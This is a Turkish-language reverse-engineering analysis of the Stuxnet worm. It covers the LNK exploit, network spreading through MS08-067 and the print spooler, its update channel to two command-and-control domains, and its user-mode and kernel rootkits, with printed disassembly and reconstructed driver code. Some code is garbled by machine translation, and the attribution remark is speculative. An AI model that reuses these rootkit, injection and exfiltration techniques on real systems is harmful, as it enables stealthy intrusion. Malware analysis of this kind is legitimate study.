Çünkü stuxnet'in bu güvenlik açığına sahip tüm Windows işletim sistemi sürümleriyle uyumlu olmasını sağlamak için her dosya wtr4141.tmp dosyasının yolunun farklı bir biçimini içerir.

Yollar şunlar:

Windows 7:

```
\\.\STORAGE#Volume#_??_USBSTOR#Disk&Ven____USB&Prod_FLASH_
DRIVE&Rev_#12345000100000000173&0#{53f56307-b6bf-11d0-94f2-
```

00a0c91efb8b}\#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\~WTR4141.tmp

Windows Vista:

\\.\STORAGE#Volume#1&19f7e59c&0&\_??\_USBSTOR#Disk&Ven\_\_\_\_USB  
B&Prod\_FLASH\_DRIVE&Rev\_#12345000100000000173&0#{53f56307-  
b6bf-11d0-94f2-00a0c91efb8b}\#{53f5630d-b6bf-11d0-94f2-  
00a0c91efb8b}\~WTR4141.tmp

Windows XP, Windows Server 2003 ve Windows 2000:

\\.\STORAGE#RemovableMedia#8&1c5235dc&0&RM#{53f5630d-b6bf-  
11d0-94f2-00a0c91efb8b}\~WTR4141.tmp

Windows XP, Windows Server 2003 ve Windows 2000:

\\.\STORAGE#RemovableMedia#7&1c5235dc&0&RM#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}  
\\~WTR4141.tmp

Bu yollar Explorer.exe'yi stuxnet'i yüklemeye ve kodunu çalıştırmaya zorlar.

Explorer, wtr4141.tmp'nin ana işlevini yürüten LoadLibraryA API'sini çağıran bu kısayolun simgesini yüklemek üzere "Shell32.LoadCPLModule" adlı bir API'ye çağrı yapar.

Bu, bu güvenlik açığına kullanan Stuxnet'in bulaşma mekanizmasıdır.

#### 4.4.2. Ağ Üzerinden Yayılma:

Stuxnet, aşağıdaki güvenlik açıklarından birini kullanarak Ağ üzerinden yayılır:

CVE-2008-4250(MS-08-067) -Windows Sunucu Hizmeti NetPathCanonicalize()  
güvenlik açığı

CVE-2010-2729(MS-10-061) -Windows Yazdırma Biriktiricisi Hizmeti Güvenlik Açığı

İlk güvenlik açığı sıfır gün güvenlik açığı değil, zaten biliniyor. Bu güvenlik açığı daha önce Conficker tarafından kullanılmıştı. Bu güvenlik açığında stuxnet, C\$'ı arar. ve uzak sistemlerde Admin\$ paylaşımları. Daha sonra paylaşım üzerinde bulunan ilk yazılabilir dizine kendisini "DEFRAGxxxxx.TMP" isimli bir dosya olarak kopyalar.

Ve sonra bir komutu yürütmeye çalışır:

rundll32.exe "DEFRAGxxxx.TMP",DllGetClassObjectEx

İkinci güvenlik açığı, sıfır gün güvenlik açığıdır. Bu güvenlik açığı ilk olarak Carsten Kohler tarafından Hackin9 Security Magazine 04-2009'da "Kabuğunuzu Yazdırın" adlı bir makalede açıklanmıştır.

Bu güvenlik açığı, Stuxnet'e kadar vahşi ortamda kullanılmadı. Bu güvenlik açığı, bir konuk kullanıcı hesabının paylaşılan bir yazıcıya sahip bir makineyle iletişim kurmasına ve içindeki sistem dizinine bir dosya yazmasına olanak tanır.

Yazdırma için Windows API'leri, dosyanızı kopyalamak istediğiniz dizini seçmenize izin verir. Dosyayı "GetSpoolFileHandle" adlı bir API ile hedef makinede yeni oluşturulan dosyanın dosya tanıtıcısını alabilir ve ardından ReadFile & WriteFile API'leri ile dosyanızı hedef makineye kolayca kopyalayabilirsiniz.

Stuxnet için 2 dosyayı hedef makineye kopyalar:

Windows\System32\winsta.exe  
Windows\System32\wbem\mof\sysnullevnt.mof

İlk dosya stuxnet dropper'dır ve ikincisi bir Yönetilen Nesne Formatı dosyasıdır. Bu dosya (bazı koşullar altında) , stuxnet damlatıcısını winsta.exe'yi çalıştırır .

#### 4.5. Güncelleme Mekanizması:

##### 4.5.1. İnternet üzerinden güncelleme:

Stuxnet, 2 hatalı biçimlendirilmiş web sitesine bir HTTP bağlantısı kurarak kendini İnternet üzerinden günceller:

www.mypremierfutbol.com;  
www.todaysfutbol.com

Bunun gibi şifreli bir veri gönderir:

http://www.mypremierfutbol.com/index.php?data=data\_to\_send

Bu veriler IP'yi, Bağdaştırıcı adını ve açıklamasını ve virüslü makine ve stuxnet ile ilgili diğer bazı verileri içerir.

Bundan sonra, stuxnet'in daha yeni sürümünü (şifreli bir biçimde) alır, görüntü tabanı tarafından başlar, ardından bir bayrak ve en sonunda Yürütülebilir Görüntü

##### 4.5.2. Eşler Arası Bağlantı ile Güncelleme:

Stuxnet bir makineye bulaştıktan sonra, bir RPC sunucusu oluşturur ve Ağ üzerindeki herhangi bir PC'den gelen bağlantıları dinler.

Ağdaki diğer PC'lerde stuxnet bu RPC Sunucusu ile bağlantı kurar.

İlk olarak, stuxnet sürümünü RPC sunucusuna gönderen İşlev 0'ı çağırır. Daha yeniyse, RPC sunucusunun stuxnet dll dosyasının bir kopyasını hazırlamasını ve stuxnet istemcisine göndermesini sağlayan İşlev 1'i çağırır.

İstemci daha yeni sürümü aldıktan ve seçilen bir işleme enjekte ettikten sonra (daha önce açıkladığımız gibi PE Dosyasını kaynaklarından kullanarak) ve Kurulumu başlatır. RPC sunucusunda daha eski bir stuxnet sürümü varsa, istemci İşlev 4'ü çağırır ve daha yeni stuxnet dosyasının bir kopyasını hazırlar ve onu yüklemek için RPC sunucusuna gönderir.

Bu şekilde, stuxnet'in izole edilmiş PC'lerde (İnternette) kendisini güncellemesine izin verir, ancak ağında internete bağlanma yeteneğine sahip bir PC'ye sahiptir.

Bu yol, bazı dahili PC'lerin doğrudan internete bağlanma yeteneği olmadığı için şirketlere bulaşırken uygundur.

## 4.6. Kök setleri:

### 4.6.1. Kullanıcı Modu Kök Seti (~WTR4141.TMP):

Bu dosya bir DLL Dosyasıdır. LNK Güvenlik Açığı tarafından yüklenir. Bu dosya sadece Ana Stuxnet Dropper'ı (~WTR4132.TMP) yüklemekle kalmaz, aynı zamanda flash bellekteki stuxnet dosyalarını gizlemek için bir kullanıcı modu rootkit olarak da çalışır.

Öncelikle Dosya Yönetimi API'lerini bağlar: (FindFirstFileW, FindNextFileW, FindFirstFileExW, ntQueryDirectoryFile, ZwQueryDirectoryFile)

Ana işlemin (Explorer.exe) içe aktarma tablosunu ve yüklenen tüm modülleri (TEB Thread Environment Block'ta arar) değiştirerek bu işlevlerin adresini rootkit içindeki başka bir işlevin adresiyle değiştirerek onları kancalar.

```

HookSomeAPIs    proc near                                ; CODE XREF: StartAddress+38↓p
                push    edi
                push    offset dword_1000617C
                push    offset FindFirstW_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindfirstfilew ; "FindFirstFileW"
                call    HookAPI
                push    offset dword_10006180
                push    offset FindNext_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindnextfilew ; "FindNextFileW"
                call    HookAPI
                push    offset dword_10006184
                push    offset FindFirstExW_Hooker
                push    offset aKernel32_dll ; "KERNEL32.DLL"
                mov     edi, offset aFindfirstfilee ; "FindFirstFileExW"
                call    HookAPI
                push    offset dword_10006178
                push    offset QueryDirectory_Hooker
                push    offset aNtdll_dll_0 ; "NTDLL.DLL"
                mov     edi, offset aNtquerydirecto ; "NtQueryDirectoryFile"
                call    HookAPI
                push    offset dword_10006178
                push    offset QueryDirectory_Hooker
                push    offset aNtdll_dll_0 ; "NTDLL.DLL"
                mov     edi, offset aZwquerydirecto ; "ZwQueryDirectoryFile"
                call    HookAPI
                pop     edi
                jmp     sub_10001790
HookSomeAPIs    endp

```

Bu işlevler orijinal işlevleri (windows API'leri) çağırır ve ardından çıktılarını stuxnet dosyalarını gizlemek için değiştirir.

Çıktının belirli bir boyutta (4171 bayt) .LNK dosyaları içerip içermediğini veya ~WTRabcd.TMP adlı bir dosya (a+b+c+d = 10 olarak) içerip içermediğini kontrol ederler.



```

loc_100012CE:                                     ; CODE XREF: sub_100012A0+12↑j
                                                ; sub_100012A0+26↑j
        cmp     [esp+4+arg_0], 0Ch
        jnz     short Error
        lea     edx, [edi+10h]
        mov     eax, 4
        mov     ecx, offset a_tmp ; ".TMP"
        call    CompareUnicode
        test    al, al
        jz      short Error
        mov     eax, 0Ch
        mov     edx, edi
        mov     ecx, offset aWtr ; "~WTR"
        call    CompareUnicode
        test    al, al
        jz      short Error
        mov     ecx, 4

Loop:                                           ; CODE XREF: sub_100012A0+8A↓j
        movzx   eax, word ptr [edi+ecx*2]
        cmp     ax, 30h
        jb      short Error
        cmp     ax, 39h
        ja      short Error
        movzx   eax, ax
        lea     eax, [eax+esi-30h]
        cdq
        mov     esi, 0Ah
        idiv    esi
        inc     ecx
        cmp     ecx, 7

```

Bu rootkit bir PC'ye bulaşırken sadece bir kez kullanılır, ancak bundan sonra stuxnet "MRxNet" adlı başka bir rootkit kurar ve bu bir çekirdek modu rootkit'idir.

#### 4.6.2. Çekirdek Modu Rootkit (MRxNet):

MRxNet, kullanıcı modu rootkit'inde olduğu gibi USB flash bellekte (.LNK ve TMP dosyaları) oluşturulan dosyaları gizlemek için oluşturulmuş basit bir dosya sistemi filtresidir.

IDA Pro'yu kullanarak bu sürücüyü manuel olarak C++'a çevirdim. Kodu Blogumdan indirebilirsiniz:  
<http://blog.amrthabet.co.cc/>

```

144
145 NTSTATUS DriverEntry(IN PDRIVER_OBJECT pDriverObject, IN PUNICODE_STRING theRegistryPath )
146 {
147     int i;
148     NTSTATUS status;
149     DriverObject=pDriverObject;
150     status=IoCreateDevice(DriverObject, sizeof(_DEVICE_EXTENSION), 0, FILE_DEVICE_DISK_FILE_
151     if (status!=STATUS_SUCCESS){
152         IoDeleteDevice(DeviceObject);
153         return 0;
154     }
155     SetZero(DeviceObject->DeviceExtension,0);
156     for(i = 0; i <= IRP_MJ_MAXIMUM_FUNCTION; i++ )
157     {
158         DriverObject->MajorFunction[i] = IRPDispatchRoutine;
159     }
160     DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] = OnFileSystemControl;
161     DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] = OnDirectoryControl;

```

Ancak bu rootkit, import tablosundaki adresleri değiştirmez, ancak kendisini bu sürücülerin sürücü zincirine ekler.

\\Dosya Sistemi\\ntfs

\\Dosya Sistemi\\fastfat

\\Dosya Sistemi\\cdfs

Bu sürücüler, makinenizdeki dosya ve klasörleri işlemek için ana sürücülerdir.

MRxNet kendisini sürücü zincirine eklediğinde, bu sürücüler onları almadan önce istekleri (I/O İstek Paketleri ISP'leri) bu sürücülere alır.

Bu istekleri almak, MRxNet'in bu sürücülere girişi değiştirmesine izin verir. Ve bu numarayı kullanarak MRxNet adlı bir dizini gizler:

```
{58763ECF-8AC3-4a5f-9430-1A310CE4BE0A}
```

Bu sürücülere giriş isteğinden (ISS) adını silerek. Bu ismin neyi temsil ettiğini bilmiyorum, bir GUID gibi görünüyor.

Ancak MRxNet'in asıl amacı bu sürücülerin çıktısını değiştirmektir, bu nedenle MRxNet, isteğe bir IOCompletionRoutine ekler. Bu rutin, sonuç (talebe verilen cevap) hazırlandıktan ve kullanıcıya tekrar gönderilmesi gerektiğinden sonra zincirde yürütülen son sürücü tarafından yürütülür.

Bu işlev, herhangi bir sürücünün çıktısını değiştirmek için Windows tarafından oluşturulmuştur ve MRxNet'in yaptığı da budur.

```

};
PrevIrpStack = ((ULONG) Irp->Tail.Overlay.CurrentStackLocation -
PrevIrpStack->Control=0;
PrevIrpStack->Context = Buff;
PrevIrpStack->CompletionRoutine = FileControlCompletionRoutine;
PrevIrpStack->Control=0xEO;
return 1;

```

MRxNet, çıktıyı kullanıcı modu rootkit gibi değiştirir ve görünen girdileri siler. stuxnet dosyalarını şekilde gördüğünüz gibi:

```
if (Length != 12) return 0;
if (StrCheck(L".TMP", &Filename[Length - 4], 4) == 0) return 0;
if (StrCheck(L"~WTR", Filename, 4) == 0) return 0;
for (i = 4; i < 8; i++) {
    chr = Filename[i];
    if (chr < '0' || chr > '9') return 0;
    Mod = (chr - 0x30 + Mod) % 10;
};
if (Mod == 0) return 1;
return 0;
```

MRxNet, verilerinde garip bir dize içeriyor (daha önce bir hata ayıklama mesajı gibi görünüyor):

b:\myrtus\src\objfre\_w2k\_x86\i386\guava.pdb

Bu garip dizi bir "myrtus" kelimesini içerir ve bu kelime "MyRTUs"u temsil eder veya İbranice bir kelimeyi temsil eder.

Bu saldırının arkasındaki suçlulara (İsrail) yol açabilir veya yanlış bir pozitif olabilir... ama kimse bilmiyor.

## 4.7. Yükleme Mekanizması:

### 4.7.1. ~WTR4141.TMP:


Bu dosya (daha önce de söylediğimiz gibi) LNK Vulnerability tarafından yüklenmiştir. Bu dosya bilinen bir yolla Main Stuxnet Dropper'ı yükler. LoadLibraryA'yı yüklemesi için çağırır ve LoadLibraryA, bu dropper'ın stuxnet'i yüklemesi ve kurması için ana Giriş Noktasını yürütür.

### 4.7.2. MRxCls Yükleyici Sürücüsü:

MrxCls çok karmaşık bir projedir. Herhangi bir Antivirüs uygulamasının, özellikle de davranışsal antivirüslerin dikkatini çekmeden bir programı gizlice yüklemek için birçok özellik ve yetenek içerir.

Bu virüs ayrı bir proje gibi görünüyor, Stuxnet solucanının yaratıcıları tarafından yaratılmamış. Stuxnet'i oluşturan organizasyondaki başka bir departman tarafından oluşturulmuş gibi görünüyor. Bu sürücü stuxnet sürümleriyle birlikte değiştirilmemiştir ve ayrıca stuxnet solucanı tarafından kullanılmayan birçok özellik içermektedir.

Bu organizasyon sadece programlama için bir organizasyon değil, aynı zamanda Realtek Semi-Conductor Co-Op gibi büyük şirketlerden bazı sertifikaları çalışmasını sağlayan diğer şirketlerde casusları ve hırsızları var. Bu sürücü, bu resimde olduğu gibi bu şirketin bir ürünü olarak Realtek ile imzalanmıştır.



Bu virüsün bazı virüs yazarlarının oyunu değil, planlı bir suç olduğundan emin olmamızı sağlayan şey budur.

Burada sürücünün teknik detaylarından, nasıl çalıştığından ve iç yapısından bahsedeceğiz.

Önce sürücünün girişinden bahsedeceğiz ve ardından bu sürücünün nasıl olduğundan bahsedeceğiz. onunla ilgilenir.

### 4.7.2.1. Girdi:

MrxCIs, parametreleri bir anahtar adından kayıt defterinden alır:

"HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\MRxCIs"

Bu anahtardaki "Data" değerini sürücünün parametresi olarak okur.

Bu veriler şifrelenmiş bir veri içerir. Şifresini çözdükten sonra şunu bulduk:

Address	Hex dump												ASCII				
005AA100	00	00	00	00	04	00	00	00	00	00	00	00	00	....0.....0...			
005AA110	01	AE	00	00	01	00	03	00	00	00	00	00	00	01..0.....			
005AA120	1A	00	00	00	73	00	65	00	72	00	76	00	69	00	63	00	0..s.e.r.v.i.c.
005AA130	65	00	73	00	2E	00	65	00	78	00	65	00	00	00	34	00	e.s...e.x.e...4.
005AA140	00	00	5C	00	53	00	79	00	73	00	74	00	65	00	6D	00	...S.y.s.t.e.m.
005AA150	52	00	6F	00	6F	00	74	00	5C	00	69	00	6E	00	66	00	R.o.o.t.\.i.n.f.
005AA160	5C	00	6F	00	65	00	6D	00	37	00	41	00	2E	00	50	00	\.o.e.m.7.A...P.
005AA170	4E	00	46	00	00	00	02	AE	00	00	02	00	03	00	00	00	N.F...0..0...
005AA180	00	00	00	00	00	00	1A	00	00	00	53	00	37	00	74	00	.....0...S.7.t.
005AA190	67	00	74	00	6F	00	70	00	78	00	2E	00	65	00	78	00	g.t.o.p.x...e.x.
005AA1A0	65	00	00	00	34	00	00	00	5C	64	BF	10	91	BC	BF	00	e...4...\d;W;
005AA1B0	74	00	65	00	6D	00	52	00	6F	00	6F	00	74	00	5C	00	t.e.m.R.o.o.t.\.
005AA1C0	69	00	6E	00	66	00	5C	00	6F	00	65	00	6D	00	37	00	i.n.f.\.o.e.m.7.
005AA1D0	41	00	2E	00	50	00	4E	00	46	00	00	00	02	AE	00	00	A...P.N.F...0..
005AA1E0	02	00	03	00	00	00	00	00	00	00	00	00	22	00	00	00	0..0....."
005AA1F0	43	00	43	00	50	00	72	00	6F	00	6A	00	65	00	63	00	C.C.P.r.o.j.e.c.
005AA200	74	00	4D	00	67	00	72	00	2E	00	65	00	78	00	65	00	t.M.g.r...e.x.e.
005AA210	00	00	34	00	00	00	5C	00	53	00	79	00	73	00	74	00	..4...\S.y.s.t.
005AA220	65	00	6D	00	52	00	6F	00	6F	00	74	00	5C	00	69	00	e.m.R.o.o.t.\.i.
005AA230	6E	00	66	00	5C	00	6F	00	65	00	6D	00	37	00	41	00	n.f.\.o.e.m.7.A.
005AA240	2E	00	50	00	4E	00	46	00	00	00	04	AE	00	00	02	00	..P.N.F...0..0..
005AA250	03	00	00	00	00	00	00	00	00	00	1A	00	00	00	65	00	0.....0...e.
005AA260	78	00	70	00	6C	00	6F	00	72	00	65	00	72	00	2E	00	x.p.l.o.r.e.r...
005AA270	65	00	78	00	65	00	00	00	34	00	00	00	5C	00	53	00	e.x.e...4...\S.
005AA280	79	00	73	00	74	00	65	00	6D	00	52	00	6F	00	6F	00	y.s.t.e.m.R.o.o.
005AA290	74	00	5C	00	69	00	6E	00	66	00	5C	00	6F	00	65	00	t.\.i.n.f.\.o.e.
005AA2A0	6D	00	37	00	6D	00	2E	00	50	00	4E	00	46	00	00	00	m.7.m...P.N.F...
005AA2B0	5C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	\.....

Address	UNICODE dump
005AA100	...services.exe.4.\SystemRoot\inf\oem7A.PNF.0..
005AA180	...S7tgtopx.exe.4.00;temRoot\inf\oem7A.PNF.0..".CCProjec
005AA200	tMgr.exe.4.\SystemRoot\inf\oem7A.PNF.0..0..explorer.exe.4.\S
005AA280	ystemRoot\inf\oem7m.PNF.\.....

Bu veriler, bazı sistem işlemlerinin adını ve stuxnet dosyaları için dosya adlarını içerir. Bu veriler sürücüye stuxnet dosyasının dosya adını ve stuxnet'in dosyasını enjekte etmesi gereken süreci söyler.

Bu veriler şu şekilde düzenlenmiştir:

İlk olarak Başlık ve boyutu dinamiklidir.

başlık
İmza = 0 (4 bayt)
Gövdeye İşaretçi (Başlığın sonu) (4 bayt)
Ayrılmış (4 bayt)
Enjeksiyon Sayısı (4 bayt)

Tablo 3-1-1

Bundan sonra, başlıkta Enjeksiyon Sayısı ile tanımlanan bir dizi öge vardır.

Her öge, virüslü işlemin adını, bu işleme enjekte edilecek dll dosyasını, bayrakları ve virüsün şifresini çözmek için anahtarı içerir.



Tüm stuxnet dosyaları şifrelenir ancak sıfıra eşit bir anahtarla  
Bu elemanların yapısı şöyledir:

Önce enfeksiyonun ayrıntılarıyla başlar ve ardından işlem adı ve stuxnet dosya adının Unicode dizeleri ile devam eder.

Elementler
Ayrılmış (4 bayt)
Dışa Aktarılan İşlev Enjekte edilen dll'yi çağırarak için (2 bayt)
Bayraklar (2 bayt)
Anahtar (4 bayt)
Ayrılmış (4 bayt)

Tablo 3-1-2

Sonra Unicode dizeleri şöyle:

İşlem adı unicode dizesinin boyutu (4 bayt)
İşlem adı (değişken boyut)
Stuxnet dosya adı dizesinin boyutu (4 bayt)
Stuxnet dosyasının Unicode dizesi (değişken boyut)

Tablo 3-1-3

Ve bu dizideki her eleman için tekrarlanır.

Elements Header'daki Bayraklar 2 bit içerir. İlk bit, dosyanın (enjekte edilmesi gereken) şifrelenip şifrelenmediğini (ve her zaman şifreli olduğunu) açıklar.

Ve ikinci bit, virüs bulaşmış işlemin şifresi çözülmüş stuxnet dosyasını mı (Yerleşik bir PE yükleyici tarafından yüklenecek) yoksa yalnızca kullanıcı modunda LoadLibraryW tarafından yüklenecek stuxnet dosyasının dosya adını mı içereceğini açıklar. Hiç kullanılmamış)

Yani Stuxnet solucanı bu yapı ile sürücüye bir girdi verisi yazar ve şu bilgileri içerir:

```
services.exe   \SystemRoot\inf\oem7A.PNF (stuxnet ana dll) ve Dışa Aktarma 1 çağırısı
S7tgttopx.exe  \SystemRoot\inf\oem7A.PNF ve Dışa Aktarma 2'ye çağrı (SCADA enfeksiyonu)
CCProjectMgr.exe  SystemRoot\inf\oem7A.PNF ve Dışa Aktarma 2'ye çağrı
explorer.exe   \SystemRoot\inf\oem7m.PNF ve Dışa Aktarma 2'ye çağrı
```

Stuxnet ayrıca bayrakları her zaman "11" veya 3'e eşit olarak ayarlar ve bu, stuxnet dosyasının şifrelendiği ve şifresinin çözülmesi gerektiği ve sürücünün bunu okuyup şifresini çözmesi ve ardından virüslü süreçte dosya boyutuna eşit bellek ayırması gerektiği anlamına gelir. dosyayı kopyalayın. bundan sonra kullanıcı modunda dosya, enjekte edilen dosyanın yanında işlem belleğine enjekte edilen yerleşik bir PE yükleyici tarafından yüklenecektir.

Tüm enfeksiyon süreci sonraki bölümlerde açıklanacaktır, ancak bu kısa bir bilgidir.

#### 4.7.2.2. Başlatma:

İlk olarak, stuxnet bir kayıt defteri anahtarı oluşturur ve her başlatmada yüklenecek MrxCls sürücüsünü kaydetmek için buna bazı değerler ekler.

Bu anahtar "SYSTEM\CurrentControlSet\Services\MrxCls" dir. Daha sonra sürücünün parametrelerini içeren "Data" değerini ekler ve onu bir boot sürücüsü olarak yüklemesini sağlayan ve birçok servis uygulaması ve sürücüsünden önce yüklenmesini sağlar.

Yüklendiğinde, 0x278 bayt boyutundaki verilerinden bir parçanın şifresini çözerek başlar ve aşağıdaki verileri alır:

```
. \REGISTRY\MAKİNE\SYSTEM\CurrentControlSet\Ser
vices\MrxCls.....Veri.... ..
.....
.....0??\Aygıt\MrxClsDvX..... .
.....
.....??»
```

Bundan sonra parametreleri "Veri" değerinden alır, şifresini çözer ve genel bir tabloda bir öge olarak kaydeder.

Ayrıca "InitSafeBootMode"u ve "KdDebuggerEnabled"ı kontrol eder. kd hata ayıklayıcı etkinleştirilirse, sona erecektir. Ardından "IoCreateDevice" API'sini çağırarak yeni bir cihaz oluşturur ve "\Device\MrxClsDvX" adında yeni bir sürücü oluşturur.

Daha sonra "MmGetSystemRoutineAddress" adlı bir işlevle "RtlGetVersion" ve "KeAreAllApcsDisabled" gibi bazı işlevleri alır (GetProcAddress değil)

Ve en sonunda belleğe her işlem veya modül yüklendiğinde çağrılacak bir işlevi kaydetmek için "PsSetLoadImageNotifyRoutine" çağırır (sürücüde kullanılacak services.exe ve kernel32.dll dahil).

Şimdi NotifyRoutine ve stuxnet dosyalarını bir sistem işlemine enjekte etme aşamaları hakkında konuşacağız.

#### 4.7.2.3. Birinci Aşama: Çekirdek modunda veri enjekte etme:

Belleğe her işlem veya modül yüklendiğinde, bu işleme üç parametre verilir: Modülün adı, ProcessId ve ImageInfo.

Yüklenen modülü "kernel32.dll" ile kontrol ederek başlar (bundan daha sonra bahsedeceğiz) ve eğer kernel32 değilse, kayıt defteri verilerini (daha önce yüklenmiş ve şifresi çözülmüş) ayrıştırır ve bu verinin elemanlarını arar. stuxnet dosyasını içine enjekte etmesi ve onu yüklenen işlemin adıyla karşılaştırması gereken işlemin adı.

Bulunduğunda stuxnet dosyasını enjekte etmek için bir işlem gerekir. Stuxnet dosyasını işlemin belleğine yükler ve şifresini çözer. Bundan sonra, bir yığın veriyi kopyalar (kod içerir)

işlemin belleğine ve daha sonra bu gereksiz veriye "MZ" ve "PE" ve diğer bazı verileri yazar.

Bu önemsiz veri, iki PE dosyası (daha önce ayrı olarak oluşturulmuş) ve bunlardan bir PE dosyasının bazı ortak işaretleri (örn. MZ, PE, 0x14C, 0xE0 vb.) silinmiş gibi görünüyor. Bu baytlar bunun bir PE dosyası olduğunu kanıtlar, bu nedenle MrxCls'in yazarı bunları sildi ve tekrar yerlerine yazmak için bir kod yazdı (Ve bu kesinlikle onları gizlemenin ve bu gereksiz verilerin anlamını gizlemenin bir yoludur). Bununla da kalmayıp tüm bölümlerin adını da silmiş.

Ardından sürücü işlemin belleğine bu yere işaretçiyi, MZ başlığının başlangıcına işaretçiyi (öncesinde 0x101C bayt var, bunu unutmayın çünkü üçüncü aşamada bundan tekrar bahsedeceğiz) ve bu PE'nin boyutunu yazar. MZ modülünün içindeki bellekte belirli yerlerde modül.

Bundan sonra süreç PE modülüne atlar. Kendi PE'sini ayrıştırarak başlar ve işlemin modülünün giriş noktasını alır ve ardından giriş noktası ile giriş noktası + 0xC arasında yeniden yerleştirilebilir olup olmadığını kontrol eder (0xC, giriş noktasında üzerine yazılan kodun boyutudur, bu nedenle emin olmak için kontrol eder. giriş noktasının üzerine yazma konusunda herhangi bir sorun olmaz).

Ardından, "Ntoskrnl.exe" sürecinde veya "Ntkrnlpa.exe" sürecinde bir kod parçacığı arar. Ve bu kod parçası:  
Windows 2000 veya altı için

```
hareket eax,77
lea edx,dword ptr [esp+4]
int 2E
14
```

Veya Windows XP veya sonraki sürümlerde:

```
104 çağrı
loc_1'e bas
???
loc_1:
    hareket eax,0
    lea edx,dword ptr [esp+4]
    pushfd
    8'i itin
    ZwAllocateVirtualMemory'yi arayın
    14
```

Yani - gördüğümüz gibi - bu kod parçacıkları ZwAllocateVirtualMemory'ye çağrı yapıyor. Bu nedenle sürücü, işlem giriş noktasının bellek izinlerini giriş noktası+0x0C'ye READ\_ONLY'den COPY\_ON\_WRITE'a değiştiren parametreler göz önüne alındığında, bunlardan birini ZwAllocateVirtualMemory'yi çağırmak için çağırır (antivirüslerden kaçınmak için ZwAllocateVirtualMemory çağrısını bu parametrelerle gizlemenin bir yolu gibi görünüyor).



Sonunda, stuxnet dosyasının boyutu artı 0x28 bayt büyüklüğünde bir arabellek oluşturur ve ardından stuxnet dosyasını bu arabelleğe kopyalar (0x28 bayttan sonra) ve bazı önemli verileri kullanıcı modu koduna yazar (3. aşama). Aşağıdaki yapıya sahip 0x28 bayt:

Çekirdek Modundan Kullanıcı Moduna Parametreler
Ayrılmış (8 bayt)
Stuxnet dosyasına işaretçi (arabellek +28) (8 bayt)
Stuxnet dosyasının boyutu (8 bayt)
Dışa Aktarılan işlev (8 bayt)
Verilerdeki bayraklardaki 2. bit (PELoader veya LoadLibraryW kullanımı hakkında) (8 bayt)

Ardından, aşağıdaki verilerle (aşama 2'ye aktarılabilecek olan) genel tabloda yeni bir öge oluşturur:

Genel Tablo Ögesi
Süreç Kimliği
"MZ" + 0x2B8'de InjectedMemory
"MZ" + 0x560'ta InjectedMemory (enjekte edilen arabelleğin Giriş Noktası)
Giriş Noktasının Adresi

Sonunda, bu ara belleğin yerini (stuxnet dosyası dahil) kopyalanan PE modülündeki belirli bir yere yazar (önceden işlemin belleğine kopyalanan veri yığını).

#### 4.7.2.4. İkinci Aşama: Kernel32 Oluşturma ve Giriş Noktasının Üzerine Yazma:

Bir önceki aşamada söylediğimiz gibi, yüklenen modülün "kernel32.dll" ile kontrol edilmesi ile bildirim yordamı başlar. Eşit değilse 1. aşamaya atlar, kernel32.dll eşitse 2. aşamaya atlar.

2. aşama olduğu için 1. aşamanın geçilip geçilmediğini kontrol ederek başlar ve bu aşamanın sonuçlarını alır. Genel tabloda, tablo 3-3-2'deki yapıya sahip genel tablo ögesini almak için processId (kernel32 modülünün yüklendiği processId) ile başlayan bir öge arar.

Ardından, kullanıcı modu için bir içe aktarma tablosu oluşturur ve bunları genel tablo ögesindeki 2. ögedeki yere yazar ("MZ" + 0x2B8'de InjectedMemory). 10 işlev alır VirtualAlloc, VirtualFree, GetProcAddress, GetModuleHandle, LoadLibraryA, LoadLibraryW, lstrcmp, lstrcmpi, GetVersionEx, DeviceIoControl).

Bu işlevleri, sürücünün içine yazılan sağlama toplamalarını kullanarak alır.

```

lea     esi, [ebp+Table]
call    InitGenericTableFunc
mov     eax, [ebp+ProcessId]
mov     edi, [ebp+Table]
call    DeleteElement
mov     eax, [ebx+4]      ; ImageInfo.ImageBase
mov     esi, [ebp+InjectedMemory_MZ_2B8]
mov     [esi], eax
lea     eax, [ebp+PEDataPtr]
push    0C846B3E9h      ; Number
push    eax              ; Imagebase
call    GetAPIFromKernel32
mov     [esi+8], eax
